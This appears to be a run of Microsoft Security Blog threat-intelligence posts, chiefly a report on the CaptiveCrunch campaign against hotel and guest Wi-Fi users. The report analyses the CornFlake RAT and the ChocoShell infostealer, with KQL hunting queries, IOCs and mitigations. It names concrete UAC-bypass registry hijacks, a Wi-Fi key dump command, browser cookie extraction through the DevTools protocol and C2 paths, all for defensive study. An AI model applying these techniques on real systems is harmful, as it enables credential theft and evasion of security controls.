XMRig cryptominer3af9f25a4d45bb4f1ec5627cdbc6703cf3b4be75a892162d299d80ddfb266f42LiteLLM — XMRig binary (variant)
Installer / bridge script3d24ac736635e0fa0c5c459c9e18ca09d1ec9a1751a4503130934395609bd7e0LiteLLM — drops /tmp/python3 and launches supervisord bridge

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post When AI infrastructure becomes the target: Securing gateways and control points appeared first on Microsoft Security Blog.
CaptiveCrunch: Midnight Blizzard targets travelers worldwide for malware delivery and credential theft

Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, conducting widespread but targeted traffic manipulation attacks involving hospitality sector networks served by captive portals worldwide. Despite some tactic, technique, and procedure (TTP) similarities to the Forest Blizzard DNS hijacking operation that we publicly disclosed in April 2026, we attribute this campaign, which we call CaptiveCrunch, to Storm-2945. As reported by ReliaQuest on July 23, a portion of this activity leverages doppelganger domains mimicking Microsoft online services to conduct follow-on adversary-in-the-middle (AitM) phishing operations that abuse the device code authentication flow in Microsoft Entra ID. Microsoft Threat Intelligence has also identified active traffic manipulation attacks leading to the delivery of malware on impacted systems. Microsoft has observed Storm-2945 leveraging AI to support a significant portion of these operations.

Today, we are sharing our findings on these ongoing intrusions to raise awareness of this threat and enable customers to protect their devices, especially while traveling. We provide our assessment of Storm-2945’s relationship to Midnight Blizzard and analysis of the CaptiveCrunch campaign, detailing the malware and tradecraft used in these operations. We also provide mitigation, detection, and hunting guidance to help organizations identify and defend against Storm-2945 and related activity.

Microsoft Threat Intelligence would like to thank our partners at Anthropic and OpenAI for their collaboration and support during this investigation.

The CaptiveCrunch campaign

Since February 2026, Storm-2945 has conducted AI-augmented operations including targeted device code and OAuth code phishing campaigns leading to Entra device registration and subsequent data collection from Microsoft 365. Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure. Although our investigation into the initial compromise vector for the captive portal networks is ongoing, we have observed notable commonalities in the equipment and management systems used across multiple affected networks. These similarities suggest that the activity might not be limited to isolated compromises of individual venues and could reflect access to shared services within portions of the captive portal ecosystem.

Diagram depicting an overview of the CaptiveCrunch campaign attack flow
Figure 1. Overview of the CaptiveCrunch attack flow

As part of the CaptiveCrunch campaign, Storm-2945 has leveraged their AitM position to redirect users through actor-controlled phishing infrastructure and has also delivered malware purporting to be browser or operating system updates in response to automated connectivity checks issued by users’ browsers. Multiple variants have been delivered, including fully-featured Windows remote access trojans (RAT) in compiled Golang, with functionality to conduct system enumeration, collect files and keystrokes, steal credentials and session tokens, conduct audio and video surveillance, monitor for removable media, and provide the threat actor a remote shell on infected systems.  

The threat actor infrastructure leverages a variety of ClickFix techniques to elicit the user into downloading and executing the malware:

A Windows Driver Repair Utility interface, with instructions for manually repairing a failed automated driver repair, including steps to run a verification script via Windows Terminal.
Figure 2. ClickFix prompt with manual user instructions
A Google web page claiming the verification check failed with additional manual instructions for the user to follow.
Figure 3. ClickFix prompt with additional user instructions after verification failure

In addition to variants of malware targeting Windows systems, Microsoft Threat Intelligence is also aware of indications that the threat actor might be targeting Android devices with similar techniques as the ClickFix landings also include instructions for Android devices to download and install an APK file.

To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.

Storm-2945 and Midnight Blizzard

Microsoft Threat Intelligence assesses that Storm-2945 is an operational sub-cluster of Midnight Blizzard based on distinctive technical and operational overlaps. These include technical similarities to Storm-2372, a Midnight Blizzard initial access operations sub-cluster, also notable for their device code and OAuth code phishing operations tracked throughout 2025, Microsoft Graph-based email exfiltration, social engineering delivered via commercial messaging apps, and significant similarities in victimology.

Midnight Blizzard is a Russia-based threat actor attributed by the US and UK governments to the Foreign Intelligence Service of the Russian Federation, also known as the SVR. This threat actor is known to primarily target governments, diplomatic entities, non-governmental organizations (NGOs), and information technology (IT) service providers, primarily in the US and Europe. Midnight Blizzard is consistent and persistent in their operational targeting, and their objectives rarely change. Their focus is to collect intelligence through longstanding and dedicated espionage in support of Russian foreign policy interests.

Midnight Blizzard operations often involve compromise of valid accounts and, in some highly targeted cases, advanced techniques to compromise authentication mechanisms within an organization to expand access and evade detection. They utilize diverse initial access methods, and Midnight Blizzard is also adept at identifying and abusing OAuth applications to move laterally across cloud environments and for post-compromise activity, such as email collection.

CaptiveCrunch tradecraft and tooling

CornFlake: Remote access and infostealer implant

CornFlake is a full-featured Windows RAT written in Go that serves as Storm-2945’s primary persistent implant. Microsoft has observed the threat actor rapidly iterating on this malware layer, which features customizable capabilities from the social engineering user interface and data collection capabilities to anti-detection and evasion techniques.

On initial execution, CornFlake operates in dropper mode: it displays a convincing fake progress window designed to occupy the victim’s attention while the binary copies itself to %APPDATA%\svchost32\svchost32.exe and establishes persistence.

Fake window options configurable by the threat actor at build time:

  • winupdate — A Windows Update screen displaying “Working on updates… Don’t turn off your computer”
  • defender — A Windows Security virus scan
  • directx — A DirectX End-User Runtime Web Installer
  • vcredist — A Microsoft Visual C++ 2015-2022 Redistributable installer
  • sysopt — A disk optimization utility
  • netfix — A Windows Network Diagnostics tool
  • browser — A browser update prompt
  • pdfview — A document viewer installer
A false update window claiming the updates are 3 percent downloaded.
Figure 4. False update window

CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service” and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process. It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.

For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel. This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. The runtime configuration file sync.dat supports hot reconfiguration of C2 servers, watched directories, file targeting patterns, and Transport Layer Security (TLS) settings without requiring redeployment.

Once established on a victim system, CornFlake provides the operator with a comprehensive collection toolkit, gated by configuration flags that allow selective activation post-deployment:

CapabilityDescription
KeyloggingRaw input API-based keylogger capturing all keystrokes, including password fields
Clipboard monitoringCaptures clipboard changes with SHA-256 deduplication and records the active window title at time of capture
Screenshot captureIdle-triggered and on-demand screenshots with configurable idle threshold
Audio surveillanceWindows Audio Session API (WASAPI)-based microphone capture, encoded as WAV files
Video surveillanceMedia Foundation-based webcam capture, encoded as JPEG
Browser credential theftChromeKatz-derived module supporting live cookie extraction from process memory (Chromium browsers) and stored password extraction from on-disk databases, including Chrome App-Bound Encryption (ABE) bypass and Firefox NSS/SDR decryption
File exfiltrationTargets files based on file extensions with real-time file system monitoring and an upload throttle (1,000 files or 500 MB per cycle). File extensions are categorized as Documents, Archives, Images, Code, Data, Emails, and Keys
USB drive monitoringDetects and scans removable media when inserted
Security posture sweepCollects 18 categories of host intelligence including installed software, antivirus (AV)/endpoint detection and response (EDR) products, Defender exclusions, User Account Control (UAC) level, Remote Desktop Protocol (RDP) history, Office most recently used (MRU) files, and credential hints
Remote shellArbitrary command execution via cmd.exe or PowerShell (with -NoP flag to suppress profile-based detection)

CornFlake also exposes a localhost HTTP API server (/upload, /reload, /status) that transforms the RAT into a modular platform: companion or next-stage payloads such as ChocoShell could task file exfiltration, trigger configuration hot reloads or check C2 connectivity using the pre-established secure C2 channel for communication.

ChocoShell: PowerShell infostealer

ChocoShell is the campaign’s Powershell-based infostealer, delivered and executed entirely in-memory. Its primary objective is the high-volume theft of browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems. Where CornFlake provides the operator with a persistent, long-running foothold on the device, ChocoShell is designed to extract the most operationally valuable credentials, giving the operator access to victim cloud environments.

The ChocoShell script was authored with full developer comments that reveal the operator’s intent behind each code decision, including explicit references to Microsoft detection signatures and the reasoning behind specific evasion choices. The consistent coding standard and descriptive commentary suggest the author might have leveraged AI-assisted code generation.

Defense evasion. Upon execution, ChocoShell beacons to a hardcoded C2 server at 213.145.86[.]112 and implements several evasion techniques in sequence. It disables the Antimalware Scan Interface (AMSI) via .NET reflection to prevent ScriptBlock scanning and evades Microsoft behavioral detection that triggers on suspicious PowerShell web request cmdlets. A timing-based sandbox detection check is also employed as a virtual machine (VM) detection mechanism, silently exiting without performing any collection if detected.

C2 communication. ChocoShell communicates with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel. Additional tooling is fetched from /cdn/chunks/polyfill-7e2b.min.js, disguised as a JavaScript polyfill file. This downloaded module is Base64-decoded and executed in memory via [ScriptBlock]::Create(), providing browser encryption key extraction capabilities, SYSTEM token impersonation, and Defender signature locking. Exfiltrated data is sent by POST to /t/event as GZip-compressed, Base64-wrapped JSON.

Privilege escalation. ChocoShell requires administrative privileges for its most impactful capabilities: SYSTEM token impersonation for Chrome ABE decryption, Volume Shadow Copy Service (VSS) shadow copy creation, Defender signature locking. It implements three silent UAC bypass techniques with ordered fallback:

  1. SilentCleanup task hijack: Writes a malicious command to HKCU\Environment\windir, then triggers the built-in SilentCleanup scheduled task, which resolves %windir% from the user’s environment, executing the threat actor’s command at elevated privilege. The registry value is cleaned up after two seconds to avoid cloud detection.
  2. wsreset.exe COM hijack: Creates a COM handler key in HKCU\Software\Classes and launches the auto-elevating Windows Store reset tool.
  3. sdclt.exe folder hijack: Hijacks HKCU\Software\Classes\Folder\shell\open\command and launches the Windows Backup utility with the /KickOffElev flag.

If none of the silent bypasses succeed (for example, the user is not a local administrator), ChocoShell falls back to a visible UAC prompt via Start-Process -Verb RunAs. Notably, the script also contains a variant designed to execute within the WinGet Desired State Configuration (DSC) host process (ConfigurationRemotingServer), suggesting an attack vector through malicious WinGet DSC configuration used in Windows machine provisioning.

Credential and session theft. Once running with elevated permissions, ChocoShell locks Defender signature updates and systematically harvests data from multiple sources. For Chromium-based browsers (Chrome, Edge, Brave, Opera, Opera GX, Vivaldi), it extracts the master encryption key from the browser’s Local State file, handling both the modern ABE scheme (Chrome v127+) and the legacy data protection API (DPAPI)-only scheme. ABE decryption requires SYSTEM-level DPAPI access, which the malware obtains by impersonating a SYSTEM process token borrowed from winlogon.exe, wininit.exe, or services.exe. Locked browser SQLite databases are accessed through three strategies: shared file access, Volume Shadow Service snapshots, and direct copy as a fallback.

As a parallel collection path, ChocoShell launches Chrome, Edge, and Brave with the –remote-debugging-port flag and issues Network.getAllCookies through the Chrome DevTools Protocol (CDP). This completely bypasses ABE, enabling the browser to perform its own internal decryption and returns plaintext cookie values. To handle privilege issues (SYSTEM-launched browsers inherit the wrong token), the malware creates transient scheduled tasks with TASK_LOGON_INTERACTIVE_TOKEN to launch the browser under the signed-in user’s session. After extraction, the browser is stopped and relaunched with –restore-last-session to avoid alerting the user.

For Firefox family browsers (Firefox, Waterfox, LibreWolf, Floorp, Zen), the malware copies unencrypted cookies.sqlite databases from each profile. Additionally, ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies. Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.

Exfiltration and cleanup. All collected data is aggregated into a JSON structure, GZip-compressed, Base64-encoded, and sent by POST to the C2’s /t/event endpoint. After exfiltration, all collected data variables are nulled, garbage collection is forced, VSS shadow copies are deleted via Windows Management Instrumentation (WMI), temporary elevation scripts are removed, and all UAC bypass registry keys (already cleaned during escalation) are verified removed.

FruitStone: Operator C2 panel

FruitStone is the web-based C2 panel that Storm-2945 operators use to manage the entire CaptiveCrunch campaign infrastructure. Implemented as a single-page application (HTML and JavaScript) serving as the front-end of the C2 server with all functionality exposed without authentication, FruitStone provides a centralized dashboard for managing compromised endpoints, building and deploying new campaign payloads, and reviewing all collected data (such as screenshots, keystrokes, browser credentials).

Operational cover. The panel is branded as “CloudSync Console” with a footer reading “Acuity Systems, Inc. — Cloud Infrastructure Portal v3.2.1,” designed to appear as legitimate enterprise cloud management software if the panel URL is discovered by defenders or hosting providers. This masquerading extends to the CornFlake agent’s service name (Cloud Sync Service) and description (“Synchronizes files with the cloud storage provider”), creating a consistent cover story across the toolchain.

The CloudSync Console masquerading as Acuity Systems, Inc. sign-in panel.
Figure 5. CloudSync Console panel masquerade

Session management and multi-operator support. FruitStone uses JSON Web Token (JWT)-based authentication, session revocation, and rate limiting with IP blocking to prevent brute force attacks against the panel sign in. Multiple operators could be provisioned with individual accounts, and all active sessions are visible with IP address, user-agent, and creation time to enable operational security awareness across the operators.

Agent management. The panel displays all registered CornFlake agents in a dashboard with real-time status updates via Server-Sent Events (SSE). Each agent card shows comprehensive system information including hostname, username, OS version, CPU, RAM, disk usage, screen resolution, timezone, domain membership, and camera/microphone presence, all collected during the CornFlake posture sweep. Agents are grouped by country and subnet, with geographic distribution visualized on a map.

Operators could interact with individual agents through:

  • Remote shell — Interactive cmd.exe or PowerShell command execution with command history
  • File system browser — Live directory traversal and arbitrary file download from compromised hosts
  • Collection tasking — On-demand screenshot, process list, keylog buffer flush, clipboard dump, security posture survey, ChromeKatz cookie/password extraction, camera capture, and audio recording
  • Configuration push — Live runtime reconfiguration of C2 servers, watch paths, and C2 beacon timing
  • Agent update — In-place implant update by pushing a new CornFlake build to a running agent
  • Agent kill — Remote termination of the CornFlake implant

Campaign builder. A step-by-step wizard enables operators to configure and build new CornFlake payloads directly from the panel:

  1. Identity — Campaign ID, C2 host and port, HTTP base URL, executable file name (svchost32.exe by default), and dropper type (C dropper at ~19 KB, Go stub at ~8 MB, or standalone self-installer)
Figure 6. Identity tab
  1. Capabilities — Toggle individual collection modules: screenshots, process enumeration, keylogging, clipboard monitoring, posture survey, file exfiltration, and ChromeKatz browser credential theft
Figure 7. Capabilities tab
  1. File Paths — Configure targeted directories and file extensions by category (documents, archives, images, code, data, emails, encryption keys)
Figure 8. File paths tab
  1. Evasion — Enable garble symbol randomization (for GoLang payloads), XOR string encoding, GZip upload compression, and debug mode
Figure 9. Evasion tab

Infrastructure management. FruitStone provides management interfaces for three layers of supporting infrastructure:

  • Proxy relays — Multi-proxy C2 relay architecture with TLS certificate tracking (fingerprint, expiry), health checks, connection counts, bytes forwarded, and rotation capabilities that push updated server lists to all online agents
  • Beacon profiles — Configurable timing profiles controlling agent sleep intervals, reconnection delays, TLS Server Name Indication (SNI) spoofing (like teams.microsoft.com), and DNS fallback domains
  • Staging servers — External payload hosting infrastructure with push-to-deploy, file listing, and health monitoring
Figure 10. View of the CloudSync staging servers interface

Device code abuse for cloud access

Since July 16, Microsoft has observed a portion of CaptiveCrunch landing pages redirecting users to device code authentication flow experiences. In these cases, users served these landings might be instructed to enter a device code into a legitimate Microsoft sign-in page, a technique commonly referred to as device code phishing.

Device code authentication is a legitimate OAuth workflow designed for devices that cannot support a traditional sign-in experience. However, threat actors could abuse this flow by initiating an authentication request on behalf of a user then convincing the user to enter an actor-controlled device code into a legitimate Microsoft authentication page. When successful, the victim authenticates the threat actor’s session rather than their own.

This activity is consistent with previously reported device code phishing operations conducted by Midnight Blizzard since August 2024. The observed technique does not appear fundamentally novel; however, integrating device code phishing into captive portal and traffic manipulation operations might increase the likelihood that users perceive the authentication request as legitimate. For additional details on Midnight Blizzard-related device code phishing techniques, see: Storm-2372 conducts device code phishing campaign. To understand other threat actors’ use of device code phishing and associated mitigations, see Inside an AI‑enabled device code phishing campaign.

How to protect against CaptiveCrunch activity

Minimize trust in hospitality and guest networks

When traveling, users should treat hotel, conference, airport, and other guest wireless networks as untrustworthy.

  • Prefer private connectivity (including mobile hotspots, satellite, and eSIM-based cellular data connections) over public Wi‑Fi whenever practical.
  • Consider using enterprise-managed travel routers or hotspot devices that establish encrypted tunnels back to trusted corporate infrastructure before accessing sensitive resources.
  • Avoid downloading software updates, certificates, browser updates, network troubleshooting tools, or security utilities presented through captive portals or other unexpected web prompts.
  • Verify update requests through trusted operating system mechanisms rather than pop-up messages or website prompts.

Strengthen identity and access controls

Organizations should assume that public and hospitality network infrastructure might not be trustworthy and should adopt controls that limit exposure to traffic manipulation, credential theft, and device code phishing.

  • Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
  • Use passwordless solutions like passkeys and implement multifactor authentication (MFA).
  • Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
  • Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force MFA.
    • When a user is a high risk and Conditional access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
    • For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in. 
  • Use a Security Service Edge (SSE) solution like Global Secure Access to secure access to any app or resource using network, identity, and endpoint access controls.

Reduce exposure during captive portal registration

Organizations should review what information employees provide to hospitality providers when connecting to guest networks.

  • Do not reuse corporate credentials on hotel, conference, or guest-network registration pages.
  • Where possible, organizations should evaluate whether venue-provided wireless is required for corporate events and conferences.
  • Organizations should minimize unnecessary disclosure of employee identities, organizational affiliations, and travel details when booking accommodations or registering for guest network access, consistent with corporate policy and applicable local requirements.

Microsoft Defender detections and hunting guidance

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint detects Storm-2945 activity under the detection Suspicious activity linked to a Russian state-sponsored threat actor has been detected. However, these alerts might be triggered by unrelated threat actor activity. The following chart lists Microsoft Defender detections specific to the TTPs utilized by Storm-2945 in this attack.

Tactic Observed activity Microsoft Defender coverage 
Initial accessFile download via captive portal redirection Microsoft Defender for Endpoint – Suspicious downloaded file
Initial accessClickFix technique, fake browser or OS update, initial file downloadMicrosoft Defender for Endpoint
– Possible initial access from an emerging threat
– Possible ClickFix activity
PersistenceCornFlake registers a Windows service, a Registry Run key, a scheduled taskMicrosoft Defender for Endpoint
– Suspicious Scheduled Task Process Launched  
– Suspicious scheduled task
– Suspicious file added to run key
– Suspicious service registration

Microsoft Entra ID Protection
– Microsoft Entra threat intelligence
– Verified threat actor IP
Stealth/Defense evasionChocoShell disables AMSIMicrosoft Defender for Endpoint
– Possible Antimalware Scan Interface (AMSI) tampering
Credential accessChocoShell’s theft of browser session cookies, saved passwords, Microsoft 365 SSO tokens, and Wi-Fi credentials.   Device code abuse.Microsoft Defender for Endpoint
– Possible theft of passwords and other sensitive web browser information
– Suspicious DPAPI activity

Microsoft Defender For Identity
– Anomalous OAuth device code authentication activity

Microsoft Defender XDR
– User account compromise via OAuth device code phishing
– Malicious sign in from an IP address associated with recognized attacker infrastructure
– Suspicious Azure authentication through possible device code phishing
CollectionCornFlake monitoring and loggingMicrosoft Defender for Endpoint
– Activity that might lead to information stealer
Privilege escalationChocoShell UAC bypass techniquesMicrosoft Defender for Endpoint
– UAC bypass was detected
– Possible Component Object Model (COM) hijacking

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Detect file creation after Wi-Fi connectivity test on devices

The following query checks for a file creation on a device within two minutes of the device performing built‑in Network Connectivity Status Indicator (NCSI) test, which occurs when network connectivity is established to a Wi-Fi network with a captive portal. This activity might indicate an attacker’s initial access file presence on a device.

Please note that not all files discovered through this query might be malicious or related to this threat activity.

let ncsi_endpoints = dynamic(["msftconnecttest.com","edge-http.microsoft.com","msftncsi.com","captive.apple.com","clients1.google.com",
    "clients3.google.com","clients4.google.com","clients6.google.com","connectivitycheck.gstatic.com","connectivitycheck.android.com",
    "android.clients.google.com","www.gstatic.com","detectportal.firefox.com","detectportal.brave-http-only.com","cloudflareportal.com",
    "cloudflarecp.com","cloudflareok.com","connectivity-check.warp-svc","connectivity.cloudflareclient.com","spectrum.s3.amazonaws.com",
    "nmcheck.gnome.org"]);
let NCSIEvents = DeviceNetworkEvents
    | where Timestamp > ago(7d)
    | where RemoteUrl has_any (ncsi_endpoints)
    | project NCSI_Timestamp = Timestamp, DeviceId, DeviceName, RemoteUrl, NCSI_ReportId = ReportId, NCSI_InitiatingProcessFileName = InitiatingProcessFileName, NCSI_InitiatingProcessCommandLine = InitiatingProcessCommandLine, NCSI_AccountName = InitiatingProcessAccountName;
let FileDownloadEvents = DeviceFileEvents
    | where Timestamp > ago(7d)
    | where ActionType == "FileCreated"
    | where FileName has_any (".exe",".msi",".zip",".rar",".7z")
    | project Download_Timestamp = Timestamp, DeviceId, FileName, FolderPath, Download_ReportId = ReportId, Download_InitiatingProcessFileName = InitiatingProcessFileName, Download_InitiatingProcessCommandLine = InitiatingProcessCommandLine, Download_AccountName = InitiatingProcessAccountName;
NCSIEvents
| join kind=inner (
    FileDownloadEvents
) on DeviceId
| where Download_Timestamp >= NCSI_Timestamp and Download_Timestamp <= NCSI_Timestamp + 2m
| project
    NCSI_Timestamp,
    Download_Timestamp,
    DeviceName,
    DeviceId,
    RemoteUrl,
    FileName,
    FolderPath,
    InitiatingProcessFileName = Download_InitiatingProcessFileName,
    InitiatingProcessCommandLine = Download_InitiatingProcessCommandLine,
    AccountName = Download_AccountName,
    NCSI_ReportId,
    Download_ReportId

Detect connectivity to Storm-2945 infrastructure

The following query checks for connectivity to Storm-2945 infrastructure observed in this attack activity.

let target_domains = dynamic(["ms365-device.com", "ms365-live.com", "m365-owa.com", "owa-ms365.com"]);
let target_ips = dynamic(["31.57.243.154", "38.146.28.75", "38.146.28.132", "104.194.159.150", "107.189.26.194", "213.145.86.112"]);
DeviceNetworkEvents
| where RemoteUrl has_any(target_domains) or RemoteIP in (target_ips)
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RemoteUrl,
    RemoteIP,
    LocalIP,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    AccountName = InitiatingProcessAccountName,
    ReportId

Detect CornFlake RAT presence on affected systems

The following query checks for the presence of the CornFlake RAT binary.

DeviceProcessEvents
| where FolderPath == "%APPDATA%\\svchost32\\svchost32.exe"
   or FolderPath endswith @"\svchost32\svchost32.exe"
| project Timestamp, DeviceName, DeviceId, FileName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName, ReportId

Detect CornFlake RAT Windows service registration

The following query checks for the CornFlake RAT Windows service registration.

DeviceRegistryEvents
| where RegistryKey has @"\SYSTEM\CurrentControlSet\Services\svchost32"
| where ActionType == "RegistryValueSet"
| where (RegistryValueName == "DisplayName" and RegistryValueData == "Cloud Sync Service")
    or (RegistryValueName == "Description" and RegistryValueData == "Synchronizes files with the cloud storage provider")
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RegistryKey,
    RegistryValueName,
    RegistryValueData,
    ActionType,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessAccountName,
    ReportId

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Detect network IP and domain indicators of compromise using ASIM

The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser:

//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_domains = dynamic(["213.145.86.112/t/pixel.gif", "213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "213.145.86.112/t/event"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor

Detect web sessions IP and file hash indicators of compromise using ASIM

The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser:

//IP list - _Im_WebSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_sha_hashes =dynamic([“918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593”, “be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42c”]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or FileSHA256 in (ioc_sha_hashes)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor

Detect domain and URL indicators of compromise using ASIM

The following query checks domain and URL IOCs across data sources supported by ASIM web session parser:

// file hash list - imFileEvent
// Domain list - _Im_WebSession
let ioc_domains = dynamic(["https://213.145.86.112/t/pixel.gif", "https://213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "https://213.145.86.112/t/event"]);
_Im_WebSession (url_has_any = ioc_domains)

ChocoShell C2 communications

The following query detects ChocoShell communications with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel.

let lookback = 30d;
let ioc_url_artifacts = dynamic(["/t/pixel.gif?m="]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstDomain  in (ioc_url_artifacts)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor

Indicators of compromise

IndicatorTypeDescriptionFirst seen
ms365-device[.]comDomainCaptiveCrunch DCF redirect2026-07-23
ms365-live[.]comDomainCaptiveCrunch DCF redirect2026-05-14
m365-owa[.]comDomainCaptiveCrunch AitM infrastructure2026-07-20
owa-ms365[.]comDomainCaptiveCrunch AitM infrastructure2026-07-16
31.57.243[.]154  IP addressCaptiveCrunch AitM infrastructure2026-07-16
38.146.28[.]75  IP addressCaptiveCrunch AitM infrastructure2026-07-01
38.146.28[.]132IP addressCaptiveCrunch DNS Resolver2026-07-15
104.194.159[.]150  IP addressCaptiveCrunch AitM infrastructure2026-04-28
107.189.26[.]194IP addressChocoShell C2 / CaptiveCrunch DNS Resolver2026-02-27
213.145.86[.]112  IP addressChocoShell C22026-07-01
918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593  File hashCornFlake2026-07-03
be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42cFile hashChocoShell2026-07-10

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post CaptiveCrunch: Midnight Blizzard targets travelers worldwide for malware delivery and credential theft appeared first on Microsoft Security Blog.
ACR Stealer: Two observed intrusion chains amid increased threat activity

From late April 2026 to mid-June 2026, Microsoft Defender Experts observed increased ACR Stealer activity across customer environments. These campaigns are successfully using ClickFix lures to steal browser credentials, authentication tokens, and sensitive documents from enterprise environments. Successful compromise can expose browser credentials, session tokens, authentication artifacts, and sensitive enterprise data, potentially enabling account compromise, unauthorized access to cloud resources, and follow-on intrusion activity. Security teams should prioritize monitoring for ClickFix lures, suspicious WebDAV activity, obfuscated PowerShell execution, and attempts to access browser credential stores.

ACR Stealer is an information-stealing malware family reportedly offered through a malware-as-a-service (MaaS) model and associated with the rebranding of Amatera Stealer. During this period, two campaigns stand out, together appearing frequently in reviewed recent intrusions. Both begin the same way, with a ClickFix social engineering technique that tricks targets into running the threat actor’s command, but the intrusion chains that follow diverge in how they deliver payloads, establish execution, and evade detection.

